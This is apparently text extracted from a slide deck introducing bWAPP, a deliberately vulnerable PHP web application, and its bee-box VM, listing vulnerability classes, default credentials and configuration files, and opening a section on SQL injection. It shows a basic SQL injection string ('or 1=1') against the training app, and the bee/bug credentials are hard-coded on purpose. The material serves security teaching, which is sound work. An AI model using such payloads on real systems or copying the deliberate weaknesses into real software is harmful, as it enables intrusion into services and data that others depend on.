



What is bWAPP?

introducing an extremely buggy web application

Malik Mesellem



Defense Needed

- Web application security is today's most overlooked aspect of securing the enterprise
- Hackers are concentrating their efforts on websites and web applications
- Web apps are an attractive target for cyber criminality, cyber warfare and hacktivism



Defense Needed

- Why are web applications an attractive target?
 - Easily available via the Internet (24/7)
 - Mission-critical business applications with sensitive data
 - Often direct access to backend data
 - Traditional firewalls and SSL provide no protection
 - Many applications are custom-made == vulnerable

DEFENSE

is needed !



bWAPP == defense

- bWAPP, or a **buggy Web APPlication**
- Deliberately insecure web application, includes all major known web vulnerabilities
- Helps security enthusiasts, developers and students to **discover** and to **prevent** issues
- Prepares one for successful penetration testing and ethical hacking projects



bWAPP

bWAPP 
an extremely buggy web application !

Choose your bug:
bWAPP v1.6

Set your security level:
 Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Portal /

bWAPP or a *buggy web application* is build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares you to conduct successful penetration testing and ethical hacking projects.
bWAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.

Which bug do you want to hack today? :-)

/A1 - Injection/
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
SQL Injection (Search)
SQL Injection (Select)
SQL Injection (Login)

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Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions!

bWAPP

■ Testimonials

Awesome! It's good to see fantastic tools staying up to date ...



- Ed Skoudis
Founder of Counter Hack

I just installed bWAPP 1.6 into the next release of SamuraiWTF ... Its a great app ...



- Justin Searle
Managing Partner at UtiliSec

Great progress on bWAPP BTW! :)



- Vivek Ramachandran
Owner of SecurityTube

bWAPP

- Founder: Malik Mesellem

Email | malik@itsecgames.com



LinkedIn | be.linkedin.com/in/malikmesellem



Twitter | twitter.com/MME_IT



Blog | itsecgames.blogspot.com



bWAPP

■ Architecture


- Open source PHP application
- Backend MySQL database
- Hosted on Linux/Windows Apache/IIS
- Supported on [WAMP](#) or [XAMPP](#)



bWAPP

■ Features (1)

- Very easy to use and to understand
- Well structured and documented PHP code
- Different security levels (low/medium/high)
- ‘New user’ creation (password/secret)
- ‘Reset application/database’ feature
- Manual intervention page
- Email functionalities



bWAPP

■ Features (2)

- Local PHP settings file
- No-authentication mode (A.I.M.)
- ‘Evil Bee’ mode, bypassing security checks
- ‘Evil’ directory, including attack scripts
- WSDL file (Web Services/SOAP)
- Fuzzing possibilities



bWAPP

- What makes bWAPP so unique?
 - Well, it has **over 100** web vulnerabilities
 - Covering all major known web bugs
 - Including all risks from the OWASP Top 10 project
 - Focus is not on one specific issue!



bWAPP

- Which bug do you want to hack today? (1)


- SQL, HTML, iFrame, SSI, OS Command, XML, XPath, LDAP, PHP Code, Host Header and SMTP injections
- Authentication, authorization and session management issues
- Malicious, unrestricted file uploads and backdoor files
- Arbitrary file access and directory traversals
- Heartbleed and Shellshock vulnerability
- Local and remote file inclusions (LFI/RFI)
- Server Side Request Forgery (SSRF)



bWAPP

■ Which bug do you want to hack today? (2)


- Configuration issues: Man-in-the-Middle, Cross-Domain policy file, FTP, SNMP, WebDAV, information disclosures,...
- HTTP parameter pollution and HTTP response splitting
- XML External Entity attacks (XXE)
- HTML5 ClickJacking, Cross-Origin Resource Sharing (CORS) and web storage issues
- Drupal, phpMyAdmin and SQLite issues
- Unvalidated redirects and forwards
- Denial-of-Service (DoS) attacks



bWAPP


- Which bug do you want to hack today? (3)

- Cross-Site Scripting (XSS), Cross-Site Tracing (XST) and Cross-Site Request Forgery (CSRF)
- AJAX and Web Services issues (JSON/XML/SOAP)
- Parameter tampering and cookie poisoning
- Buffer overflows and local privilege escalations
- PHP-CGI remote code execution
- HTTP verb tampering
- And much more ☺



bWAPP

- Which bug do you want to hack today?



bWAPP

The image displays a collage of screenshots from the bWAPP web application, illustrating various security vulnerabilities:

- Home Page:** Shows a yellow header with the bWAPP logo and the tagline "an extremely buggy web application!". Below it is a navigation bar with links like "Logs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee". A sidebar on the left lists "bWAPP v1.5" vulnerabilities: Injection (Reflected (GET), Reflected (POST), Current URL, Stored (Blog), Search, Select, Login), and a "Hack" section.
- Portal Page:** A dashboard titled "/ Portal /" featuring a "Choose your bug" dropdown set to "bWAPP v1.5" and a "Hack" button. It includes a "Set your security level" dropdown set to "Current low" and a "Welcome Bee" message.
- CSRF (Transfer Amount) Page:** A page titled "/ CSRF (Transfer Amount) /" showing a form to transfer 100 EUR from account 123-45678-90 to another account. A red arrow points to the "Transfer" button.
- SQL Injection (Search) Page:** A page titled "/ SQL Injection (Search) /" showing a search form with the placeholder "Search for a movie: ' or 1=1-". A red arrow points to the "Search" button. Below it is a table of movie data:

Title	Release	Character	Genre
Iron Man	2008	Tony Stark	action
The Amazing Spider-Man	2012	Peter Parker	action
The Incredible Hulk	2008	Bruce Banner	action
The Dark Knight Rises	2012	Bruce Wayne	action
The Cabin in the Woods	2011	Some zombies	horror
Terminator Salvation	2009	John Connor	sci-fi

- Log Page:** A page titled "/ Scan Thread /" showing a list of "Web Alerts" with 437 items. Some entries include:
 - Blind SQL Injection (10)
 - Code execution (1)
 - Configuration File Source Code Disclosure (1)
 - Cross Site Scripting (2)
 - Cross Site Scripting (verified) (22)
 - Directory Traversal (3)
 - DOM-based Cross-Site Scripting (1)
 - File inclusion (2)
 - File Upload XSS (1)
 - PHP Hash Collision Denial Of Service Vulnerability (2)
 - Script source code disclosure (1)
 - Slow HTTP Denial of Service Attack (1)
 - SQL Injection (verified) (7)
 - Unrestricted File Upload (1)
 - XPath Injection vulnerability (8)
 - Apache 2.x version older than 2.2.9 (2)
 - Apache httpd Remote Denial of Service (2)
 - Application error message (43)
 - Backup files (2)
 - Directory Listing (14)
 - Error message on page (6)A red arrow points to the "Scan Thread" title.

bWAPP

■ External links

- Home page - www.itsecgames.com
- Download location - sourceforge.net/projects/bwapp
- Blog - itsecgames.blogspot.com

bWAPP
an extremely buggy web application!

Home Bugs Download Blog ITSEC Training

Social media icons: GitHub, LinkedIn, YouTube, Facebook

A detailed description of bWAPP follows:

bWAPP, or a buggy web application, is a free and open source web application build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares to conduct successful penetration testing and ethical hacking projects. It includes all the tools from the OWASP Top 10 project.

bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux and Windows using Apache and MySQL. It can also be run on WAMP or XAMPP.

Another possibility is to download the box-box, a custom Linux VM pre-installed with bWAPP.

bWAPP is part of the ITSEC Games project. ITSEC Games are a fun approach to IT security education. IT security, ethical hacking, training and fun... all mixed together.

If you have more info about the ITSEC Games and bWAPP projects on our blog. If you have questions or if you want to help me with the project, don't hesitate to contact me.

Regards
Mark Meersman

Home / Browse / bWAPP

bWAPP

an extremely buggy web application !

Brought to you by: mmeesleem

Summary Files Reviews Support Wiki Code Tickets Discussion Blog

★ 5.0 Stars (47)
↓ 161 Downloads (This Week)
🕒 Last Update: 4 days ago

[Download](#) [bWAPP_free.zip](#) [Browse All Files](#)

ITSEC GAMES

IT security, ethical hacking, training and fun... all mixed together.

Monday, January 14, 2013


bWAPP - Installation

It is pretty easy to install bWAPP or a buggy web application. In order to do that, you have to meet some requirements first.

These are the requirements:


- an operating system: Windows, Linux, Unix, Mac OS...
- a web server (Apache, IIS...)
- the PHP extensions
- a MySQL installation
- (or you could install WAMP or XAMPP)

Not I will not explain how to install Apache/PHP and MySQL.



bee-box

- Every bee needs a home... the **bee-box**
- VM pre-installed with bWAPP
- LAMP environment: **L**inux, **A**pache, **M**ySQL and **P**HP
- Compatible with VMware and VirtualBox
- Requires zero installation!



bee-box

- bee-box is also made deliberately insecure...
- Opportunity to explore all bWAPP vulnerabilities
- Gives you several ways to hack and deface bWAPP
 - Even possible to hack the bee-box to get full root access!
- Hacking, defacing and exploiting without going to jail
- You can download bee-box from [here](#)



bee-box




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bee-box

■ Features (1)


- Apache, Lighttpd, Nginx, MySQL and PHP installed
- Several PHP extensions installed (LDAP, SQLite,...)
- Vulnerable Bash, Drupal, OpenSSL and PHP-CGI
- Insecure DistCC, FTP, NTP, SNMP, VNC, WebDAV
- phpMyAdmin and SQLiteManager installed
- Postfix installed and configured
- AppArmor disabled



bee-box

■ Features (2)

- Weak self-signed SSL certificate
- ‘Fine-tuned’ file access permissions
- .htaccess files support enabled
- Some basic security tools installed
- Shortcuts to reinstall and update bWAPP
- An amazing wallpaper
- An outdated Linux kernel...



bWAPP & bee-box

- Both are part of the ITSEC GAMES project
- A funny approach to IT security education
- IT security, ethical hacking, training and fun...
- All ingredients mixed together 😊
- Educational and recreational InfoSec training



bWAPP & bee-box

- Ready, set, and hack!
- Only one thing to remember
- The logon credentials are... 



bee/bug


bWAPP & bee-box

- Ready, set, and hack!
- Only one thing to remember
- The logon credentials are **bee/bug**
- So please don't bug me anymore...



bWAPP & bee-box

- More credentials (for wizkids only!)
 - bWAPP web app
 - bee/bug
 - bee-box VM
 - bee/bug
 - su: bug
 - MySQL database
 - root/bug



bWAPP & bee-box

- Installation and configuration
 - Install VMware Player or Oracle VirtualBox
 - Extract, install, and start the bee-box VM
 - Configure or check the IP settings
 - Browse to the bWAPP web app
 - [http://\[IP\]/bWAPP/](http://[IP]/bWAPP/)
 - Login with **bee/bug**

bWAPP & bee-box

■ A.I.M.

- **Authentication Is Missing**, a no-authentication mode
- May be used for testing web scanners and crawlers
- Procedure
 - Change the IP address in the settings file
 - Point your web scanner or crawler to
[http://\[IP\]/bWAPP/aim.php](http://[IP]/bWAPP/aim.php)
 - All hell breaks loose...

A.I.M.

A.I.M., or Authentication Is Missing, is a no-authentication mode

Steps to crawl all pages, and to detect all vulnerabilities without a password:

1. *Change the IP address in the settings file (admin/settings.php)*
2. *Point your web scanner, crawler or attack tool to this URL: http://[IP]/bWAPP/aim.php*
3. *Push the button: all hell breaks loose...*



bWAPP & bee-box

- General application settings
 - settings.php, located under the bWAPP admin folder
 - Connection settings
 - SMTP settings
 - A.I.M. mode
 - Evil bee mode
 - Static credentials

```
// Database connection settings
$db_server = "localhost";
$db_username = "root";
$db_password = "bug";
$db_name = "bWAPP";

// SMTP settings
$smtp_sender = "maya_the_bee@itsecgames.com";
$smtp_recipient = "willy_the_bee@itsecgames.com";
$smtp_server = "smtp.itsecgames.com";

// A.I.M.
// A.I.M., or Authentication Is Missing, is a no-authentication mode
// It can be used for testing web scanners and crawlers
// Steps to crawl all pages, and to detect all vulnerabilities without authentication:
//   1. Change the IP address(es) in this file to the IP address(es) of your tool(s)
//   2. Point your web scanners, crawlers or attack tools to this URL: http://[bWAPP-IP]/bWAPP/aim.php
//   3. Push the button: all hell breaks loose...
$AIM_IPs = array("6.6.6.6", "6.6.6.7", "6.6.6.8");
//
// Add here the files that could break bWAPP or your web server in the A.I.M. mode
$AIM_exclusions = array("aim.php", "ba_logout.php", "cs_validation.php", "csrf_1.php", "http_verb_tampering.php");

// Evil bee mode
// All bWAPP security levels are bypassed in this mode by using a fixed cookie (security_level: 666)
// It can be combined with the A.I.M. mode, your web scanner will ONLY detect the vulnerabilities
// Evil bees are HUNGRY :)
// Possible values: 0 (off) or 1 (on)
$evil_bee = 0;

// Static credentials
// These credentials are used on some PHP pages
$login = "bee";
$password = "bug";
```

bWAPP & bee-box

- Worst-case-scenario-options
 - Reset the application
 - [http://\[IP\]/bWAPP/**reset.php**](http://[IP]/bWAPP/reset.php)
 - Reset the application + database
 - [http://\[IP\]/bWAPP/**reset.php?secret=bWAPP**](http://[IP]/bWAPP/reset.php?secret=bWAPP)
 - Reinstall the database
 - Drop the database from phpMyAdmin
 - [http://\[IP\]/bWAPP/**install.php**](http://[IP]/bWAPP/install.php)

bWAPP & bee-box

- Host file (optional)
 - Change the host file on the local machine

```
# For example:  
#  
#      102.54.94.97      rhino.acme.com      # source server  
#      38.25.63.10      x.acme.com          # x client host  
# localhost name resolution is handled within DNS itself.  
#      127.0.0.1      localhost  
#      ::1            localhost  
  
# Replace 10.0.1.51 with YOUR bee-box IP :)  
10.0.1.51      itsecgames.com  
10.0.1.51      intranet.itsecgames.com  
10.0.1.51      attacker.com
```

bWAPP & bee-box

- Postfix (optional)
 - Reconfigure and restart Postfix on the bee-box
 - sudo gedit /etc/postfix/main.cf
 - sudo /etc/init.d/postfix restart

```
myhostname = bee-box
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = itsecgames.com, bee-box, localhost.localdomain, localhost
# Replace the hostname with the hostname of YOUR SMTP provider :)
relayhost = out.telenet.be

mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter =
inet_interfaces = all
```

Ready to
Exploit
some bugs?



Penetration Testing Tools

- Penetration testing distributions are distro's that have all the necessary security tools installed
 - Zero-installation
 - Ethical hacking and forensic tools
 - Grouped by category
 - Open source, mostly on Linux



Penetration Testing Tools

- Top 5 penetration testing distributions
 - Kali Linux/BackTrack ([link](#))
 - BackBox Linux ([link](#))
 - NodeZero Linux ([link](#))
 - Blackbuntu ([link](#))
 - Samurai WTF ([link](#))

Introduction to Kali Linux

- Kali Linux is a Debian-derived Linux distribution
- Designed for digital forensics and penetration testing
- Formerly known as BackTrack
- Maintained and funded by Offensive Security
- Support for x86 and ARM



Introduction to Kali Linux

- Preinstalled with numerous pentesting tools

- Aircrack-ng
- Ettercap
- John the Ripper
- Metasploit
- Nmap
- OpenVAS
- WireShark



Introduction to Kali Linux

- Including many web app pentesting tools

- Burp Suite
- DirBuster
- Nikto
- sqlmap
- w3af
- WebSploit
- ZAP




OWASP

- OWASP, or Open Web Application Security Project
- Worldwide non-profit organization focused on improving the security of software
- Freely-available articles, methodologies, documentation, tools, and technologies
- Vendor neutral, no recommendations for commercial products or services!



OWASP

■ OWASP Top 10 Application Security Risks




Injection

- Injection flaws occur when an application sends **untrusted data** to an interpreter
- They are often found in SQL, OS commands, Xpath, XML parsers, SMTP headers, program arguments, etc.
- Easy to discover when examining code, but rather difficult to discover via pentesting!
- Scanners and fuzzers help in finding injection flaws


Injection

- Injection can result in
 - Data loss or corruption
 - Website defacement
 - Denial of access
 - Complete host take over



Injection

■ Injection in the OWASP Top 10




SQL Injection

- **SQL injection** is very common in web applications
- Occurs when user input is sent to a SQL interpreter as part of a query
- The attacker tricks the interpreter into executing unintended SQL queries

The screenshot shows a web page titled "SQL Injection (Search)". At the top, there is a search bar labeled "Search for a movie:" with a placeholder value of "'". Below the search bar is a "Search" button. Underneath the search bar, there is a horizontal navigation menu with five items: "Title", "Release", "Character", "Genre", and "IMDb". A red error message is displayed below the menu: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'" at line 1".

